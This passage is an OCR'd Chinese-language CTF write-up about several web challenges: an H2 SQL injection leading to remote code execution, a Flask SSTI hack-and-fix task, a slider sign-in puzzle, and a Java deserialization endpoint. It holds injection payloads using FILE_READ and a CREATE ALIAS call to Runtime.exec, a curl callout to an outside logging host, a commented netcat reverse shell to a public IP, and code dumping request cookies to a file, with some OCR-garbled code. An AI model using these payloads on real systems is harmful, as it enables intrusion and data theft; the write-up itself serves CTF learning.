
然后解题思路参考：

> https://eddiemurphy89.github.io/2024/07/28/CISCN2024-Final-AWDP-Fobee/


2. 绕过后是个 SQL 注入界面，找对应源码：

```java
package org.eddiemurphy.controller;

import ...

no usages
@Controller
public class SearchController {
    no usages
    @Inject
    private DbManager dbManager;

    no usages
    public SearchController() {
    }

    @Mapping("/xxxxxx")
    public ModelAndView search(@Param(defaultValue = "web") String keyword) throws SQLException {
        List<String> results = new ArrayList();
        if (keyword != null && !keyword.equals("")) {
            String sql = "SELECT * FROM member WHERE intro LIKE '%" + keyword + "%';";
            DataSource dataSource = this.dbManager.getDataSource();
            Statement statement = dataSource.getConnection().createStatement();
            ResultSet resultSet = statement.executeQuery(sql);

            while(resultSet.next()) {
                results.add(resultSet.getString( columnLabel: "id") + " : " + resultSet.getString( columnLabel: "intro") + " : " + resultSet.getString( columnLabel: "blog"));
            }

            resultSet.close();
            statement.close();
        }

        ModelAndView model = new ModelAndView("xxxxxx.ftl");
        model.put("results", results);
        return model;
    }
}
```

知道后开始测试，测试的历史记录：




然后源码中还有数据库的文件：



3. 成功注入出来后，发现和文件中的内容一致，结果就开始漫漫 RCE 之路 QAQ。

4. 一开始看目录结构发现 Hibernate，以为用的 Hibernate 数据库：



然后去搜了一会儿相关的漏洞，没啥收获，然后注入的过程中发现 `Information.schema` 没法使用，网上去找其他的替代都不行，这时只能拷打出题人：


头一回听说 H2 Database，没办法，接着搜！

5. 常用的注入都不能 RCE，那么就转向搜索 H2 的内置函数：

> http://h2database.com/html/functions.html

最终找到两个比较好用的函数：

FILE_READ



Returns the contents of a file. If only one parameter is supplied, the data are returned as a `BLOB`. If two parameters are used, the data is returned as a `CLOB` (text). The second parameter is the character set to use, `NULL` meaning the default character set for this system.

File names and URLs are supported. To read a stream from the classpath, use the prefix `classpath:`.

Admin rights are required to execute this command.

Example:

```
SELECT LENGTH(FILE_READ('~/.h2.server.properties')) LEN;
SELECT FILE_READ('http://localhost:8182/stylesheet.css', NULL) CSS;
```

FILE_WRITE

FILE_WRITE (blobValue , fileNameString)

Write the supplied parameter into a file. Return the number of bytes written.

Write access to folder, and admin rights are required to execute this command.


Example:

```
SELECT FILE_WRITE('Hello world', '/tmp/hello.txt')) LEN;
```

先读 flag 吧：

```
123' union select 1, 2,
FILE_READ('/flag', NULL) and '1%' =
'1
```


结果寒心啊：



然后查看 `/proc/self/environ`，也还是没有，可能这样查看的是数据库的环境而不是 Web 应用的环境。

那么来个大胆的想法吧，爆破中间的 `self` 字段，跑出进程！结果刚跑 10 几条应用就 down 了，眩晕。

6. 将想法反映给出题人后，得到了尽量 RCE 的答复：



此时想着写入文件，这时有两个想法：

1. 写入 `/etc/passwd`，如果目标开启了 SSH，就可以用账号密码登录，但是 CTF 应该不可能。
2. 将反弹 Shell 脚本写入 crontab 自动启动文件，但是去查了一下，其最少也要 1h 才能启动，太麻烦，也应该不是预期解。

7. 官方文档没找到能命令执行的函数：

官方的 function 也看了一圈，实在是没找到

2024/9/22 15:36:09

再说就等于把答案贴你脸上了hh

这只能再去搜 H2 的 RCE 了。


8. 接着去尝试远程登录 H2 的 console，这时就需要了解其 console 开放位置或者 JDBC 链接，还是先从源代码入手：

```java
package org.eddiemurphy.config;

import ...

no usages
@Component
public class DbManager {
    @Inject("${project.home}")
    public String home;
    no usages
    DataSource dataSource;

    no usages
    public DbManager() {
    }

    @Init
    public void init() throws SQLException, FileNotFoundException {
        HikariConfig config = new HikariConfig();
        String dbPath = this.home + "h2";
        config.setJdbcUrl("jdbc:h2:" + dbPath);
        config.setUsername("username");
        config.setPassword("password");
        this.dataSource = new HikariDataSource(config);
        Connection connection = this.dataSource.getConnection();
        RunScript.execute(connection, new FileReader( fileName: this.home + "init.sql"));
        connection.close();
    }

    no usages
    public DataSource getDataSource() { return this.dataSource; }
}
```

```
app.yml  index.ftl  DbMan
1  server:
2    port: 16666
3
4  project:
5    home: /app/
```


大概能构造出其 JDBC 链接，然后就是寻找其 Console 页面，尝试打 JDNI，结果怎么找也找不到。

接着转换思路，本地下载 H2 客户端远程连接：



结果怎么也连接不上。

9. 到此基本就没啥思路了，这时能想到的就是堆叠注入了：



当时试了两次，心里想着堆叠注入的情况少之又少，同时两个 Payload 一打，页面报 500 而没有回显（id)。然后又去问出题人：

我想问，应该不是堆叠注入吧

不是


别急

这时个人的思路就卡死在了，其他再也找不到相关的 RCE 了（甚至去开盒出题人的博客 LOL)：

```
123' union select 1,2, xxx -- -
```

7.3 后记

1. 赛后和出题人聊了聊：



EndlessShw 2024/9/22 22:08:56

就是这么打的

2024/9/22 22:23:16

?keyword=aaaa%25';CREATE ALIAS SHELLEXEC AS 'String shellexec(String cmd) throws java.io.IOException {java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()); if (s.hasNext()) {return s.next();} throw new IllegalArgumentException();}'; CALL SHELLEXEC('curl dt2930sg.requestrepo.com');--+

dns出网

这里直接反弹shell

交了

?keyword=aaaa%25';CREATE ALIAS SHELLEXEC AS 'String shellexec(String cmd) throws java.io.IOException {java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()); if (s.hasNext()) {return s.next();} throw new IllegalArgumentException();}'; CALL SHELLEXEC('curl dt2930sg.requestrepo.com');--+

这

是堆叠注入吗

不是吧

[自动回复]有急事请点击语音通话

这都直接创建函数打RCE了

这不是执行了多条 sql 语句了吗

那的看你对堆叠注入定义是什么了

[redacted]

不是吧

你说他是 好像确实也是


算了 别纠结定义了

2024/9/22 22:45:05

诶

我还真没怎么看堆叠注入定义。。。

这个我上次遇到都直接打的




2. 只能说太可惜了，欸，还是自身水平不够，提高硬实力才是道理，思维固化了。
3. todo：最后尝试 PoC 打入；

8. hack&fix-1、2、3

8.1 题目详情

1. 一共三道题，前端页面：



2. 三个题都是同一个环境。

8.2 思路

1. 第一题很简单，就是没有任何 WAF 的 SSTI，网上找 PoC 打就行。
2. 第二题要求上传修复的代码以通过脚本检测，那就去现学：

```
import os

from flask import Flask, request, render_template_string, render_template
from jinja2 import Template

app = Flask(__name__)

html = """<!DOCTYPE html>
<html lang="en">
```

```
<head>
    <meta charset="UTF-8">
    <meta name="viewport"
content="width=device-width,
initial-scale=1.0">
    <title>Flask Form</title>
    <link
href="https://fonts.googleapis.com/
css2?
family=Comfortaa&family=Orbitron&di
splay=swap" rel="stylesheet">
    <link rel="stylesheet"
href="static/style.css">
</head>
<body>
    <label class="mode-switch"
aria-label="Toggle dark mode">
        <input type="checkbox"
id="darkModeToggle">
        <span class="slider">
</span>
    </label>
    <div class="container">
        <form method="POST">
            <input type="text"
name="input" placeholder="Enter a
word" required>
            <button
type="submit">Submit</button>
        </form>
```

```
        <div class="word-display">
            {{ result }}
        </div>
    </div>
    <script src="static/script.js">
</script>
</body>
</html>"""


@app.route('/', methods=['GET',
'POST'])
def ssti():
    i = 2
    template = Template(html)
    if request.method == 'POST':
        user_input =
request.form['input']
    else:
        user_input = 'Hello,
World!'
    try:
        return
template.render(result=user_input)
    except Exception as e:
        return
template.render(result=e)


```

3. 第三题它说脚本请求的时候会携带特殊参数。最一开始的想法就是去寻找请求参数脚本，没找到之后想着上传的修复代码来获取请求头数据，然后利用 DNSLog 数据外带出来，去问了出题人是否可以出网后，他提示我可以“留下来”。那么就想到写到本地文件：

```
@app.route('/', methods=['GET', 'POST'])
def ssti():
    i = 2
    template = Template(html)
    if request.method == 'POST':
        user_input = request.form['input']
    else:
        user_input = 'Hello, World!'
    try:
        # os.system("ping" + "user_input" + ".cswh5j.dnslog.cn -c 1")
        # os.system("nslookup " + "410125df5b.ipv6.1433.eu.org")
        # os.system("nc " + "45.32.24.95 10000 -e /bin/bash")
        # os.system("echo " + request.headers.get("User-Agent") + " > /tmp/uploads/1.txt")
```


```
        os.system("echo \"" +
str(request.cookies) + "\" >>
/tmp/uploads/" + str(i) + ".txt")
        i += 1
        return
template.render(result=user_input)
    except Exception as e:
        return
template.render(result=e)
```

一开始输出到文件用的 `>`，结果服务端那边是多个请求，导致只获得了最后一个数据包的内容，后来问了出题人才最终想起来不要文件覆盖而改用 `>>`。

9. set set what(WEB 签到)

9.1 题目详情

1. 前端页面和源代码如下：




9.2 思路

1. 看了一下 JS 文件，结果它被混淆了。
2. 那么就按照他的思路来，修改进度条的 `max` 和 `min` 从而缩小范围，拖一下触发 JS 事件即可。

10. 你要的防ak

10.1 题目详情

1. 前端页面啥都没有：



openGauss openGauss openGauss

2. 给了附件，又是一个 jar 包，先发应用相关代码：

```
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)
//

package cn.openGauss.WebApp.Controller;
```

```
7
8  import
   cn.openGauss.WebApp.user.admin;
9  import
   java.io.ByteArrayInputStream;
1  import java.io.ObjectInputStream;
0
1  import java.util.Base64;
1  import
2  org.springframework.web.bind.annota
   tion.PostMapping;
1  import
3  org.springframework.web.bind.annota
   tion.RequestMapping;
1  import
4  org.springframework.web.bind.annota
   tion.RequestParam;
1  import
5  org.springframework.web.bind.annota
   tion.RestController;
1
6  @RestController
7  @RequestMapping({"/user"})
8  public class UserController {
9      public UserController() {
0      }
1
2      @PostMapping({"/info"})
3      public String ser(@RequestParam
4  String data) {
2          try {
```

```
            ObjectInputStream ois =
new ObjectInputStream(new
ByteArrayInputStream(Base64.getDeco
der().decode(data)));
            admin user =
(admin)ois.readObject();
            return user.getName();
        } catch (Exception var4) {
            return var4.toString();
        }
    }
}
```

Admin 类:

```
//
// Source code recreated from a
.class file by IntelliJ IDEA
// (powered by FernFlower
decompiler)
//

package cn.openGauss.WebApp.user;

import java.io.Serializable;

public class admin implements
Serializable {
    public String name;

```

```
    public admin(String name) {
        this.name = name;
    }

    public String getName() {
        return this.name;
    }
}
```

3. 相关依赖:

```
<?xml version="1.0" encoding="UTF-8"?>
